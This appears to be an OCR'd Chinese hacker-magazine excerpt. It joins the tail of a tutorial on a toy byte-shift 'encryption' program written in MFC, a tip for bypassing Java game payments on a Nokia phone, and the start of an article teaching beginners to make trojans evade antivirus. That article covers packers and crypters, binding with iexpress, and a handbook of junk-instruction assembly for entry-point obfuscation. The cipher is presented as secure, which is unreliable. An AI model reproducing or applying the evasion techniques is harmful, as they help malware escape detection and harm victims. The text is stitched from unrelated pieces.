


图7

这两段代码非常相似，它们的区别只是第一句fd后面括号中的第一个参数不同，输入时是“TRUE”，而输出则是FALSE。输出也就是把得到的路径保存在变量m_shuchu中，m_shuru和m_shuchu是两个很重要的变量，在加密和解密中我们会使用到。

接下来就是这个软件最为重要的两个函数了，首先是加密函数，同样双击Onjiami()，我们就会进入到这个函数的编辑区，在

"void CMyDlg::Onjiami() {}"的大括号中，我们输入对文件进行加密的代码，本来我是想使用二进制的方法进行加密的，但是试验了几天都没有成功，它只是实现了复制的功能。不过没有技术也没有关系，我们还有小聪明，我又想到了ACSLL码，许多文本文件都是由ACSLL码组成的，如果改变ACSLL码的话，内容也就会改变了。好了，有了新思路就马上动手，我的加密代码如下：

```
UpdateData(TRUE); //用于将屏幕上控件中的数据交换到变量中
fstream infile;  //建立一个文件流对象infile，用于读取源文件
    infile.open(m_shuru,ios::in); //在m_shuru路径下打开并读文件
    if (!infile)  //判断该文件是否打开
    {
        AfxMessageBox("原文件打不开!"); //弹出提示框
        infile.close(); //关闭文件流
        exit(-1);
    }
    fstream outfile;  //建立一个文件流对象infile，用于输出加密后的文件

    outfile.open(m_shuchu,ios::out|ios::trunc|ios::binary);
    //在m_shuchu路径下打开文件用于写入，如文件存在就清除文件原有内容，而且是以二进制方式(ios::binary)来打开文件
    if (!outfile)  //判断该文件是否打开
    {
            AfxMessageBox("加密无法生成!");
            infile.close();
        exit(-1);
    }
    char ch;
while(!infile.eof()) //当不是infile文件结尾时读出一个字符
    {
            infile.get(ch);  //从源文件中读取一个字符
                ch=ch+5;        //读取出的字符ASCLL码值加5，实现加密的主要算法
            outfile.write ((char*)&ch,sizeof(ch)); //以二进制方式写入到目标文件中
    }
    outfile.close();        //关闭文件
    infile.close();
    AfxMessageBox("加密成功!"); //弹出提示框
UpdateData(FALSE);  //用于将数据在屏幕对应控件中显示出来
```

需要注意的是，如果前后两个UpdateData漏掉的话虽然对功能的实现并没有影响，但是却无法显示到控件中。加密功能已经实现好了，下面就是解密，很明显，解密就是对加密的逆运算，双击Onjiemi()，在"void CMyDlg::Onjiemi() {}"的大括号中，我们输入对文件进行解密的代码：

```
UpdateData(TRUE); //用于将屏幕上控件中的数据交换到变量中
fstream infile;
    infile.open(m_shuru,ios::in|ios::binary); //在m_shuru路径下打开并读文件
    if (!infile) //判断该文件是否打开
    {
        AfxMessageBox("原文件打不开!");
        infile.close();
        exit(-1);
    }
    fstream outfile;
    outfile.open(m_shuchu,ios::out|ios::trunc);
    //在m_shuchu路径下打开文件用于写入，如果文件已存在就清除文件原有内容
    if (!outfile) //判断该文件是否打开
    {
        AfxMessageBox("备份文件打不开!");
        infile.close();
        exit(-1);
    }
    char ch;
while(!infile.eof()) //当不是infile文件结尾时就读出一个字符
    {   infile.read((char*)&ch,sizeof(ch)); //以二进制方式从目标文件中读入
        ch=ch-5;            //读取出的字符ASCLL码值减5，实现解密的主要算法
        outfile.put (ch); //以文本文件方式写入到目标文件中
    }
    outfile.close();     //关闭文件
    infile.close();
    AfxMessageBox("解密成功!");
    UpdateData(FALSE);   //用于将数据在屏幕对应的控件中显示出来
}
```

到此这个小程序就基本完工了，我们再给它添加一个小图标，因为直接使用VC画的话确实不怎么好看。我们投机取巧一下，打开工作区找到它的默认图标，并把找到的图标文件改为和它同名，然后直接覆盖（在关闭VC的状态下操作），最后重新打开工作区编译运行，再保存一次，就大功告成了。

这个加密程序的优点就是加密后在生成的文件中没有保存加密信息，是无法通过对加密后的文件进行分析来获取解密方法的，而且把一个文件进行N次加密后，一定要通过N次解密才能返回原样，如果次数不同也是不行的，所以只有加密的人才可以解开。

最后还有一点特别需要提醒小菜们，该程序在没有编程工具的电脑上运行就会提示缺少文件无法运行，因此我就从系统中搜索出了几个文件（MFC42D.DLL，MFCO42D.DLL，MSVCIRTD.DLL，MSVCRTD.DLL）和制作好的exe保存在了一起，这几个应该是MFC的支持文件，这样程序就可以正常运行了。

（本文所涉及到的日记加密小软件已经收录到光盘中）

免费来玩java游戏

看潮式的爱

本人有一部诺基亚3110手机，和许多朋友一样，我也喜欢下载java游戏玩，有一次我下载了一个游戏，可过了第一关，游戏竟然提示要花2.5元才能玩第二关，我心疼钱就退出了游戏，正巧同学要借我的SIM卡用，于是我就手拿"裸机"了。无聊，便又把那个游戏过了一次，然后游戏又提示花2.5元开通，我心想反正没有卡，便按了开通，结果让我大跌眼镜，游戏竟然进入了下一关！就这样我把游戏通关了。

待朋友换卡后，我又下载了一些游戏，发现大部分游戏都可以使用上述方法来玩，另外也有一些游戏则提示"网络中断"或"网络不通"等，怀疑是游戏加入了网络认证的功能，但可以免费玩的占很大部分，叉子们开始过游戏瘾吧。

文章难易度：★★★
文章看点：通过加不同壳、花指令、MYCCL定位特征码、OD去UPX壳等方法来教会菜鸟制作木马的免杀

教菜鸟四步成为免杀高手

星璇【张家瑞】

现在网络上有许多工作室以及收费的培训班，可怜的小菜们汇了钱却发现根本就学不到什么东西，甚至于汇了钱，就找不到对方了，唉，真是太不负责了！

为了抵制那些冒牌的收费班、工作室，让小菜们不再花冤枉钱，我决定揭开免杀的神秘面纱，好好教小菜们制作木马免杀，让大家都能够成为免杀的高手！关于木马免杀的专题文章，记得A1pass曾经写过，本文我将介绍一些他没有提到的几种免杀方法。

小知识：什么是免杀？

免杀就是通过修改PE文件的代码或结构来达到躲避杀毒软件查杀的目的，目前国内使用最广泛的杀毒软件是瑞星、金山、卡巴等，在本文中我将以这三个杀毒软件的特点来介绍如何制作免杀。

一、简单工具搭配使免杀效果显示出来

最简单的免杀制作方法，就是使用加密壳和免杀壳再加压缩壳。先来介绍几款比较好用的免杀壳，如图1 所示就是EXE'relinson加壳程序的界面，通过“输入文件”栏右边的那个文件夹图标来选择自己的木马服务端程序，如图2。点击“确认”按钮后就会自动加壳了。加壳后，木马的图标变了，大小没有变，现在已经是免杀的木马程序了。



图1




图2

在制作免杀的时候为了使木马程序的体积变小，可以使用压缩壳，建议大家使用北斗，其界面如图3所示，把木马程序用鼠标拖拽到北斗的空白区域中，松开鼠标，然后点左下方的“压缩”按钮就可以了，如图4。




图3




图4

国产的瑞星杀毒软件很怕加密，因此要想躲过瑞星的查杀，我们可以使用RPolyCrypt和SimplePack分别对程序加一次壳。最后还可以使用XP系统自带的捆绑器再绑一次，那样效果会更好的！如何调出程序呢？我们只需要在“开始”－“运行”栏中输入iexpress就可以了，具体的使用方法大家可以参照以前黑客X档案的文章。

二、花指令免杀

如果会汇编语言的话，可以很容易的做到长久的免杀效果，只是汇编语言并不容易学。但对于木马免杀，我个人认为也没有必要学的很深入，只要知道一些常用的基础知识就行了。花指令是由汇编指令组成的，对于程序来说，它是一堆无用的代码，加不加花指令都不会影响程序的正常运行。我们编写的花指令要终始保持堆栈的平衡，这也是编写花指令的基本原则，我们把一段花指令比喻成一道数学运算题，把汇编指令（push、pop等）比喻成加减乘除，把寄存器或数据（eax、ebx、1等）比喻成数字（1、2、3等），要保持花指令堆栈的平衡，等于保持这道数学题的结果是0。

我先解释一下常见指令的基本含义：

```
push ebp   ———— 把基址指针寄存器压入堆栈
pop ebp    ———— 把基址指针寄存器弹出堆栈
push eax   ———— 把数据寄存器压入堆栈
pop eax    ———— 把数据寄存器弹出堆栈
nop        ———— 不执行
add esp, 1 ———— 指针寄存器加1
sub esp, 1 ———— 指针寄存器减1
inc ecx    ———— 计数器加1
dec ecx    ———— 计数器减1
sub esp, 1 ———— 指针寄存器加1
```

```
sub esp，-1    ————指针寄存器加-1
jmp 入口地址   ————跳到程序入口地址
push 入口地址 ————把入口地址压入堆栈
retn          ————返回到入口地址，效果与“jmp 入口地址”一样
mov eax，入口地址————把入口地址转送到数据寄存器中
jmp eax         ————跳到程序入口地址
jb 入口地址
jnb 入口地址     ————效果和“jmp 入口地址”一样，直接跳到程序入口地址
```

来列举一下免杀花指令的编写手册，以后编写花指令时，都可以参考本手册，灵活组合，快速写出自己的花指令。

```
push ebp
pop ebp

push eax
pop eax

push esp
pop esp

push 0
push 0

push 10 ————其中数字可以任意，注意与下面对应
push -10

nop     ————可任意在中间添加

move edi，edi ————效果与nop一样

add esp，1    ————其中数字可以任意，注意以下面对应
add esp，-1

add esp，1 ————其中数字可以任意，注意以下面对应
sub esp，1

inc ecx
dec ecx

sub eax，2   ————其中数字可任意，与inc的个数对应
inc eax
inc eax

add eax -2   ————其中数字可任意，与inc的个数对应
inc eax
inc eax

jmp 下一个jmp地址
jmp 下一个地址

push ebp

mov ebp，esp  ————可做为花指令的开头句
jmp 入口地址  ————跳到程序入口地址
```

与它效果一样的还有以下三个：

```
push 入口地址
retn

jb 入口地址
jnb 入口地址

mov eax，入口地址
jmp eax
```

